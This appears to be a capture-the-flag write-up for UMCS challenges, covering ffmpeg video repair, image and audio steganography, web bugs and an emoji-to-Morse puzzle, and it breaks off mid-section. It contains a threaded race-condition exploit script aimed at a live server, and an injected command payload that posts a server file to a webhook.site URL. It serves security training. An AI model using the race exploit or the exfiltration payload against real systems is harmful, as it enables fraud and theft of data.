‘ffmpeg -f lavfi -i anullsrc=channel_layout=stereo:sample_rate=44100 -t 10 silent.m4a’

```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ ffmpeg -i dummy_reference.mp4 -i silent.m4a -c copy -map 0:v:0 -map 1:a:0 dummy_reference_with_audio.mp4
ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
  configuration: --prefix=/usr --extra-version=0ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64 --enable-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodec2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbitmq --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsrt --enable-libssh --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --enable-libxml2 --enable-libxvid --enable-libzimg --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --enable-pocketsphinx --enable-librsvg --enable-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 70.100 / 56. 70.100
  libavcodec     58.134.100 / 58.134.100
  libavformat    58. 76.100 / 58. 76.100
  libavdevice    58. 13.100 / 58. 13.100
  libavfilter     7.110.100 /  7.110.100
  libswscale      5.  9.100 /  5.  9.100
  libswresample   3.  9.100 /  3.  9.100
  libpostproc    55.  9.100 / 55.  9.100
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'dummy_reference.mp4':
  Metadata:
    major_brand     : mp42
    minor_version   : 0
    compatible_brands: mp42mp41isom
    creation_time   : 2025-04-12T08:10:54.000000Z
  Duration: 00:00:05.00, start: 0.000000, bitrate: 229 kb/s
  Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p(tv), 1920x1080, 225 kb/s, 30 fps, 30 tbr, 30 tbn, 60 tbc (default)
    Metadata:
      creation_time   : 2025-04-12T08:10:54.000000Z
      handler_name    : L-SMASH Video Media Handler
      vendor_id       : [0][0][0][0]
      encoder         : AVC Coding
Input #1, mov,mp4,m4a,3gp,3g2,mj2, from 'silent.m4a':
  Metadata:
    major_brand     : M4A
    minor_version   : 512
    compatible_brands: M4A isomiso2
    encoder         : Lavf58.76.100
  Duration: 00:00:10.00, start: 0.000000, bitrate: 4 kb/s
  Stream #1:0(und): Audio: aac (LC) (mp4a / 0x6134706D), 44100 Hz, stereo, fltp, 2 kb/s (default)
```

Then mux the dummy video and audio together


‘*ffmpeg -i dummy_reference.mp4 -i silent.m4a -c copy -map 0:v:0 -map 1:a:0 dummy_reference_with_audio*’




Now repair the broken mp4 file with the new refence file created just now. And this time the rate for NOT matched is less than 1% which mean the video have been recovered almost completely.

Play the repaired video file and the flag revealed.

Title: Hotline Miami




This challenge is actually simple, with the given Github link it consists of 3 important files includes an audio file, a image file and a txt file.



From the readme.txt file it shows the line '*Subject_Be_Verb_Year*' which can possibly be the flag structure.

```
~I9=
5P7;
zVcZ
$WCy
^Z^K
Ozkc
<<F"
Y       9$
Xr?#s
C3vf
1z3SZ
wg9e
]:/?3
L*EI)Y
:qQJ6]
+;o}?
RICHARD
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$
```

With the given rooster.jpg strings it. At the end of the string it shows a name 'RICHARD' which can possibly be the subject.





As for the audio file, apply spectrogram and there is a section of the audio have the words '*WATCHING 1989*' which can potentially be the verb and year.

So now based on the flag structure '*Subject_Be_Verb_Year*', subject is Richard, verb is Watching and the year is 1989.

WEB

Title: Straightforward






Accessing the website, I found that the flag need $3000, however every initiate account contains $1000 and with a daily bonus of $1000, and the bonus only can claim once, which still not enough for redeem the flag.

```python
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```

After checking the code, I found that the claim function has a clear **race condition** vulnerability. It checks if the user has already claimed the bonus, then performs multiple database operations, but only commits the transaction at the end.


Since the check and the update are not part of a single atomic transaction, sending multiple simultaneous requests could allow claiming the bonus multiple times.

Therefore, I create another new account for sending multiple request (since this account already claimed). The code check with the cookie's values, therefore the values should be obtained first after the account creation.




```python
import threading
import requests

SESSION_COOKIE = 'eyJ1c2VybmFtZSI6ImhpaGkifQ.Z_n_sw.9B87QeL4BKB4TxN0DIOMwqh_EUE'
URL = 'http://159.69.219.192:7859/claim'

def send_claim():
    cookies = {'session': SESSION_COOKIE}
    r = requests.post(URL, cookies=cookies)
    print(r.status_code)

threads = []
for _ in range(5):
    t = threading.Thread(target=send_claim)
    threads.append(t)
    t.start()

for t in threads:
    t.join()
```


After that, I create a python script to send multiple simultaneous requests with the cookies value obtain just now.




After running the code, the account balance becomes $4000 and it is sufficient to redeem the secret reward cost $3000.


Congratulations
UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}
Back to Home

Title: Healthcheck






--data-urlencode "payload=test" https://webhook.site/e3c297a4-bc88-4b85-a59f-49b551828c7d POST --data @lobby/hopes_and_dreams

>>>

--data-urlencode%20https%3A%2F%2Fwebhook.site%2Fe3c297a4-bc88-4b85-a59f-49b551828c7d%20POST%20--data%20%40lobby%2Fhopes_and_dreams

CRYPTOGRAPHY

Title: Gist of Samuel




The challenge has given a text file name ‘gist_of_samuel.txt’. The content of it are 3 different types of train emoji.

Convert the train emoji to the morse code:

🚇 - ‘ ‘ (space)

